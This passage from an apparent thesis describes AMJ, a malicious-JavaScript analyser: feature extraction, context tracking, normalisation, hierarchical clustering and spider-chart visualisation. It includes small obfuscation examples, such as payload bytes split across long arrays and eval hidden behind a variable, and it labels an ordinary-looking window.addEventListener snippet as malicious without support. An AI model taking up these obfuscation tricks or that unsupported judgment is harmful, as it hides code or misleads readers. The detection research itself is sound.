(Assign to This)

Algorithm 21 Two-parse Approach (Assign To This)

```
1: ...
2: if $parseProgram(sourceCode)$ $failed$ then
3:     if $sourceCode$ $contains$ $this$ then
4:         $sourceCode.replace(/this/, "AMJ\_THIS")$
5: ...
6: parseProgram(sourceCode)          ▷ second try
```

4.4.5 Others

Following two features raise a signal of malicious intent. More importantly, parsing these expressions is very time consuming, therefore, we had implemented an optional *fast mode* flag. When this flag is set, AMJ will just report these feature and skip parsing these expressions.

LongArray & LongExpression:
If we found array contains over 1000 elements and the long array feature will be reported. All Expressions over 2000 tokens will be reported as long expression. Attacker always hides code fragments in long array or long expression, and re-construct malicious code body later in the code.

```
var v_bin0 = [198,2,213,81,221,59,246,84,60,252,244,...]
var v_bin1 = [241,220,182,90,248,75,5,129,148,220,1,...]
var v_bin2 = [94,111,70,167,185,213,236,131,245,40,...]
...
var v_bin24 = [90,253,111,245,110,150,136,42,44,68,...]
var v_bin25 = [65,223,104,190,90,155,27,204,100,110,...]
var v_bin = v_bin0["concat"](v_bin1,v_bin2,v_bin3,..., v_bin25]
//
FEATURE[LongExpression]:in_main:User_Program:Expression with 16389 tokens.
FEATURE[LongArray]:in_main:User_Program:v_bin0 contains 8192 elements.
```

(LongArray & LongExpression Example)

From the above code snippet, attacker create 26 lists, and each of them contains 8192 elements. Because we are not storing these list directly, we need to parse each element in the list, then construct the type-value format and store in *varMap*. The process is very time consuming.

When analyzing a single file, we need to know all details about each element. However, if we were trying to study the overall structure of our dataset. Knowing the sample contains this long expression is good enough.

4.4.6 Capture the Context

We've discussed the different features we were capturing in the last section. Apart from the feature itself, the context where the feature was captured is also important. Consider the following two examples, from the feature point of view, both of them are **string concatenation**. However string concatenation pattern captured in main program would be executed exactly once, while string concatenation pattern inside the for loop would be executed zero to N times.

```
/* file 1 */
x = "1"+"2"+"3"+"4"+"5";     // ["in_main"]

/* file 2 */
x = "";
for (var i = 1; i<=5; i++) {
  x += i;             // ["in_main", "in_loop"]
}
```

(context example)

Given that we didn't perform path sensitive analysis, i.e. we won't be able to know how many iterations would the loop body be executed or which conditional branch by the given input would take. We decided to use a list to track the context for each the feature that we captured. The context list starts with ["*in_main*"] and propagates while parsing the rest of the codes. Following are the contexts we are interested in:

- **in_main**, **in_if**, **in_loop**, **in_try**, **in_switch**, **in_function**
- **in_return:** This extra context was used to capture the malicious operations in the return statement when our dynamic execution failed to capture its return value. "Executions" for user-defined function could be failed by the following reasons:

  1. Found unknown value of function arguments.
  2. Foudn unknown value found when parsing the function body

  In the example below, the *eval()* function call will be captured in the return statement. Which indicates, in the later code, there will be a possibility that attacker would use this return value to do malicious stuff.

  ```
  function foo(){
    // variable x was generated here
    return eval(x)
  }
  document.write(foo());
  ```

- **in_file**: used to capture these special syntax features. (i.e. HtmlCommentInScriptBlock, ConditionalCompilationCode, DotNotationInFunctionName). Because these patterns would be detected before parsing the source code, a.k.a. before entering the *main* scope.

From the above example, file 1 will have ["*in_main*"] along with the string concatenation feature and file 2 will have ["*in_main*","*in_loop*"] instead. Later at the end, we **normalized** each value to get a number between 0 and 1 for clustering use. More details will be discussed in the next section [Section 5.1: Pre-processing & Scaling]

Alternative Approach for Context Capture

We actually started with a different approach for recording the contexts. In our first implementation, we counted the context directly. We created a list of counters (initialized to 0) and every time we get inside one context we increase the corresponding counter by 1. However, when we were pre-processing (normalizing) our data, we noticed that using this approach we could not distinguish whether features were captured in two different loops, or in nested loops. Therefore we picked the second approach as our final implementation. Following are three examples (**M1**:direct count method, **M2** propagate context method):

Example 1
M1: we captured one feature inside 2 layers of **for**, therefore we recorded [*in_ loop*:2]
M2: when we entered each **for**, we added *in_ loop* in our context array, therefore when we found the feature, we have [*"in_ main"*:1, *"in_ loop"*:2]

```
for(...){
  for(...){
      // feature capture here
    }
}
// M1: ["in_loop": 2]
  => "in_loop":1.0
// M2: ["in_main", "in_loop", "in_loop"]
  => "in_main":0.33, "in_loop":0.67
```

(EXAMPLE 1)

Example 2
M1: we recorded two [*"in_ loop"*: 1] which would be [*in_ loop*:2] at the end
M2: when we entered each **for**, we added *in_ loop* in our context array, therefore when we found the feature, we had [*"in_ main"*:2, *"in_ loop"*:2]

```
for(...){
  // feature capture here
}
for(...){
  // feature capture here
}
// M1: ["in_loop": 1] + ["in_loop": 1]
  => "in_loop":1.0
// M2: ["in_main", "in_loop"] + ["in_main", "in_loop"]
  => "in_main":0.5,"in_for":0.5
```

(EXAMPLE 2)

Example 3
M1: we had two [*"in_ loop"*: 2] and one [*"in_ loop"*: 1] which would be [*in_ loop*:5] at the end
M2: we had [*"in_ main"*, *"in_ loop"*, *"in_ loop"*] and [*"in_ main"*, *"in_ loop"*] therefore in the end we had [*"in_ main"*:2, *"in_ loop"*:3]

```
for(...){
  for(...){
      // feature capture here
    }
}
for(...){
  // feature capture here
}
// M1: ["in_loop": 2] + ["in_loop": 1]
  => "in_for":1.0
// M2: ["in_main", "in_loop","in_loop"] + ["in_main", "in_loop"]
  => "in_main":0.4, "in_for":0.6
```

(EXAMPLE 3)

From the three examples above, we can see using **M1**, final value we got for "in_for" are all 1.0, while using **M2** could distinguish all three cases.

EXAMPLE 4

M1 also couldn't distinguish the case when context names were different, the following shows the case for one nested if and for, and one are separate. Therefore in the end, we implemented *method 2* to recording the context for features captured. Those contexts will help on the later clustering stage.

```
// File A
if(...){
  for(...){
      // feature capture here
    }
}
// M1: ["in_if": 1, "in_loop": 1]
  => "in_if":0.5, "in_loop":0.5
// M2: ["in_main", "in_if", "in_loop"]
  => "in_main":0.33, "in_loop":0.33, "in_if":0.33

---------------------------------------------------

// File B
if(...){
  // feature capture here
}
for(...){
  // feature capture here
}
// M1: ["in_loop": 1] + ["in_if": 1]
  => "in_loop":0.5, "in_if":0.5
// M2: ["in_main", "in_if"] + ["in_main", "in_loop"]
  => "in_main":0.5, "in_if":0.25, "in_loop":0.25
```

(EXAMPLE 4)

However, there would still be cases that **M2** could not distinguish. In the [EXAMPLE-5] below: in fileA one-feature was captured in the loop, and in fileB **n**-features were captured in **n** separate loops. In this case, **M2** would give us the same result for fileA and fileB. But this is actually what we want to see, because fileB just use the same pattern in fileA **n**-times.

```
// File A
for(...){ // feature capture here }
// M2: ["in_main", "in_loop"]
  => "in_main":0.5, "in_loop":0.5

---------------------------------------------------

// File B
for(...){ // feature capture here }
for(...){ // feature capture here }
for(...){ // feature capture here }
// M2: ["in_main", "in_loop"] + ["in_main", "in_loop"] + ["in_main", "in_loop"]
  => "in_main":0.5, "in_loop":0.5
```

(EXAMPLE 5)

Chapter 5

AMJ – Clustering Component

In the previous chapter, we've discussed the feature extraction component in AMJ. In this chapter, we will go through how we use these features to cluster samples in our dataset and what we've observed from the clustering result.

5.1 Pre-processing & Scaling

It is common practice to adjust the features so that the data representation is more suitable for the learning algorithm. There are many alternative kinds of preprocessing, like *StandardScaler, MinMaxScaler, RobustScaler, etc* [51]. In AMJ, we use *Normalizer* on each category of observations we found in parsing stage. The observations we collected during the parsing stage can be categorized in the following five categories. Details in [Appendix A]:

- Patterns
- Contexts
- JavaScript Keywords
- JavaScript Punctuators
- Comment Ratio

One **hashmap** named *resultMap* was used to store all the patterns that AMJ captured. Each attribute has a corresponding counter initialized to zero. When the feature was captured, we increased the corresponding counter by one. After parsing the whole file, the values in the *resultMap* will be used to construct the feature vector. Then values in feature vector would be normalized according to their categories. Let's see a concrete example:

```
var x = eval; // functionObfuscation->["in_main"]
var y = ["alert", "(", "1", ")", ";"];
if (true){
  x(y.join(""));
  // FuncCallWithStringVariable->["in_main","in_if"]
  // Eval->["in_main","in_if"]
  // UnfoldEvalSuccess->["in_main","in_if"]
}
```

```
FEATURE[FunctionObfuscation]:in_main:[ x ] -> [ eval ]
FEATURE[FuncCallWithStringVariable]:in_if:x(STRING) => eval("alert(1);")
FEATURE[Eval]:in_if
FEATURE[UnfoldEvalSuccess]:in_if: hidden codes: alert(1);
```

Following tables shows how AMJ counts and normalizes data based on the category. We only list the non-zero values here. Zero values won't affect the normalization result.

	FuncCall.Str.Var.	Eval	Func.Obfus.	UnfoldEvalSucc.		in_main	in_if
Count	1	1	1	1		4	3
Normalized	0.25	0.25	0.25	0.25		0.57	0.43

Table 5.1: Feature & Context Data

	(	,	.	;	=	[	{		if	var
Count	4	4	1	4	2	1	1		1	2
Normalized	0.17	0.17	0.04	0.17	0.09	0.04	0.04		0.33	0.67

Table 5.2: Punctuator & Keyword Data

After normalization, data above will be stored into an array we called **feature array/vector**. After that, the comment ratio will also be calculated then add to the end. The original file path will also be stored at the beginning of the array. Therefore, in the end, our **feature array** contains **N+1** elements. (N observations plus the actual file path). Notice that, in order to reduce the dimension of our feature array. We only count the opening brackets for the punctuators, since the focus here is not checking of whether the brackets could match.

```
featureArray("user.js",0,0,0,0,0,0,0,0,0,0,0,0,0.3333,0,0,0,0,0,0,0,0,0,0.6667,0,0,
    0,0,0,0,0,0,0,0,0,0,0,0,0.1739,0.1739,0,0,0,0,0,0.1739,0,0,0,0.0435,0,0,0,0.173
    9,0,0,0,0,0.0870,0,0,0,0,0,0,0,0,0,0.0435,0.0435,0,0,0.0435,0,0,0,0.0435,0,0,0,
    0,0,0,0,0,0,0,0,0,0.2500,0,0,0,0,0,0.2500,0,0,0,0,0,0,0,0,0,0.2500,0.2500,0,0,0
    ,0.5714,0.4286,0,0,0,0,0,0,0.0198,0.6111)
```

(Example Feature Array)

5.2 Clustering

Clustering is the assignment of a set of observations into subsets (called clusters) so that observations in the same cluster are similar in some sense [37]. By clustering we are able to see the relations between different malicious files in our dataset.

5.2.1 Hierarchical Clustering

Because of the nature of our dataset, sample data are unlabeled. More importantly, the number of samples are too large for human to label manually. Apart from that, we won't be able to know the number clusters should we split into before analyzing the dataset. Therefore unsupervised machine learning algorithm **hierarchical clustering** is used in AMJ. One of the benefits of hierarchical clustering algorithm is that we don't need to know the number of cluster k in advance. **Agglomerative** strategy is used in AMJ, i.e. the "bottom up" approach, each file starts in its own cluster, and the algorithm calculate the distance between clusters and group up the clusters that close to each other into a larger cluster. The following diagram demonstrates an four steps clustering, each colour indicates one cluster.




Figure 5.1: Agglomerative Hierarchical Clustering




Figure 5.2: Example Dendrogram

Implementation

Python library Scipy [44] was used in AMJ to perform hierarchical clustering. There are multiple ways could be used for calculating the distance between data points. The algorithm begins with a forest of clusters that have yet to be used in the hierarchy being formed. When two clusters **s** and **t** from this forest are combined into a single cluster **u**, **s** and **t** are removed from the forest, and **u** is added to the forest. When only one cluster remains in the forest, the algorithm stops, and this cluster becomes the root.

Assume we have two clusters **u** and **v**, and **u[i]** indicates i-th element in cluster **u**, **v[j]** indicates j-th element in cluster **j**. The following linkage methods are used to compute the distance **d(s,t)** between two clusters **s** and **t**. Distance between clusters **d(u,v)** are calculated as follows:

- **single**: Nearest Neighbor Algorithm.

$$d(u, v) = min(dist(u[i], v[j]))$$

- **complete**: Farthest Neighbor Algorithm.

$$d(u, v) = max(dist(u[i], v[j]))$$

- **average**: UP-GMA Algorithm [47]

$$d(u, v) = \sum_{ij} \frac{d(u[i], v[j])}{(|u| * |v|)}$$

- **weighted**: where cluster u was formed with cluster s and t

$$d(u, v) = (dist(s, v) + disk(t, v))/2$$

- **centroid**: Distance is just the Euclidean distance between two clusters. When combining clusters, new centroid point will be calculated using all objects in new cluster.(i.e. c_s and c_t are the centroids of clusters s and t, respectively. When two clusters s and t are combined into a new cluster u, the new centroid is computed over all the original objects in clusters s and t)

$$d(s, t) = \|c_s - c_t\|_2$$

- **median**: Similar to *centroid method*, the Euclidean distance between two clusters. However, the new centroid point is calculated by the average of two previous centroid point.

- **ward**: use the Ward variance minimization algorithm [39], where u is the newly joined cluster consisting of cluster s and t, v is an unused cluster in the forest. $T = |v| + |s| + |t|$ and $|*|$ is the cardinality of its argument.

$$d(u, v) = \sqrt{\frac{|v| + |s|}{T} d(v, s)^2 + \frac{|v| + |t|}{T} d(v, t)^2 - \frac{|v|}{T} d(s, t)^2}$$

There is no single criterion which method is the best, but most suit for the dataset. We've compared clustering result of the same dataset via using different methods in the evaluation. [Section 6.5]

5.2.2 Dendrogram

A dendrogram is a tree diagram frequently used to illustrate the arrangement of the clusters produced by hierarchical clustering. Dendrogram is a very good way to visualize the clustering result. Take the examples from the 2011's dataset (with 202 files), each numbers at the leaf node represents a singleton file. Then the algorithm start grouping up nodes in pairs until all files are in one cluster. Different linkage matrix for clustering algorithm will affect the cluster result. Following three dendrograms are the clustering results via *single*, *average* and *ward* linkage matrix respectively. We can see the overall distance via ward method is much larger then the other two.




Figure 5.3: Dendrograms from 2011's Dataset

5.3 Customized Visualization Tool

Dendrogram helps for visualization of the clustering result in general. However, we can not get any information about the malicious patterns from the dendrogram. Therefore, we decided to implement our own visualization tool that could not only visualize the clusters but also allow us have a macro view of the malicious patterns. Because our feature vector contains over 100 attributes which is not possible to visualize them all. We decided to focus on two categories: **patterns** and the **contexts**. After some experiments, we decided to use spider charts[1] for displaying attribute and values as following:




Figure 5.4: Pattern Spider Chart & Context Spider Chart

We labeled the attributes around the circle, the line from the center point to the label represents the attribute dimension, and the coloured line indicates the strength that dimension. To make the charts more compact, we decided to combine these two. Overlaid as following:




Figure 5.5: Compact Spider Chart

[1]Radar chart method was mentioned in Mikal Nielsen's "High-Dimensional Data Visualization" [50]. A radar chart/spider chart which places all features symmetrically around a circle. Each data point has its value marked for each dimension, and then lines are drawn between adjacent features.

How we plot these charts?

We've implemented a post processing step to gather and filter data from the clustering result. All the irrelevant features/context, i.e. doesn't exist in the dataset will be reported and filtered out by AMJ as following:

```
UN_FOUND_FEATURES:
 {'DotNotationInFunctionName', 'FuncCallOnUnaryExpr', 'ConditionalCompilationCode',
      'AssigningToThis', 'FuncCallOnNonLocalArray', 'HtmlCommentInScriptBlock', '
     Unescape', 'FuncCallOnBinaryExpr', 'VariableWithBitOperation', '
     UnfoldUnescapeSuccess', 'LongArray', 'VariableWithUnaryExpression', '
     FuncCallOnUnkonwnReference'}

UN_FOUND_CONTEXTS:
 {'in_try', 'in_switch', 'in_file'}
```

The rest attributes will be used as the dimensions of our spider charts which means the dimension of the spider charts varies on the datasets. However, this won't cause any problem. Because the focus of this visualization tool is for analyzing the relations between clusters within the dataset. More importantly, the dimension of these spider charts is customized, if in the future, when we need to compare the clusters across different datasets, only need to apply some minor changes. Then the actual charts were plotted with the help of **python plt** library.

What can we read from these charts?

Because of the normalization was applied in pre-processing, all the values would be in range of zero and one. The light gray rings could be used to read approximate values. Notice, the coloured areas dont't have any actual meanings, they visualize of the shape of the cluster. From the Figure 5.5, the orange line indicates the context attributes and the blue line shows what features attributes.

By looking at the context, we can see that the value for *in_main* dimension is over 0.5, which indicates over 50% of features were captured *in_main*. Similarly, about 30% were *in_if*. The rest were in *in_function* and *in_loop*. By looking at the actual features, **VarWithCallExpr**, **VarWithBinaryExpr**, **StrConcat** are the top three. Based on our experiments, when **VarWithCallExpr** and **VarWithBinaryExpr** shows up together, the code is very likely to contain many object related calls in variable initialization or assignments. More importantly, we can see some **WINDOW_Operations** at the top, which means the code tries to do the malicious stuff on victim browser's window object. Following are the actual code snippet showing the window operations:

```
....
var kHelpPlacardGoToFirstSlide=CoreDocs.loc("Go to first slide","Go to slide");
var kHelpPlacardGoToLastSlide=CoreDocs.loc("Go to last slide","Go to last slide");
var kHelpPlacardNavigationTitle = CoreDocs.loc("Navigation", "Navigation");
...
var kTransformPropertyName = "-" + browserPrefix + "-transform";
var kTransformOriginPropertyName = "-" + browserPrefix + "-transform-origin";
...
var userAgentString = window.navigator.userAgent;
var isMacOS = window.navigator.platform.indexOf("Mac") !== -1;
if (window.attachEvent) {
    window.attachEvent("onload", setupShowController)
} else {
    if (window.addEventListener) {
        window.addEventListener("load", setupShowController, false)
...
}
```

(window operation code snippet)

From the code, we can see many variables were initialized by *CoreDocs.loc()* function calls. Followed by a number of binary expressions. Later in the code, attacker tries to do malicious stuff on victim's window object via *addEventListener()* function calls. We can't deny the fact that just by looking the spider charts, we couldn't get very detailed information, but we could to have an overview on what the source code would be look like in general.

Spider Charts & Dendrogram: Now we will show how our spider charts reflect the original dendrogram. Let's take the following four spider charts as an example (generated based on 2015's dataset for 20 clusters). We can see from the spider charts below, cluster 143 and cluster 379 are very similar. Cluster 184 has some similarity in terms of features(blue shape) with these two, but in terms of context(orange shape) they are different. However, the cluster 369 at the bottom left is very different comparing with the other three.

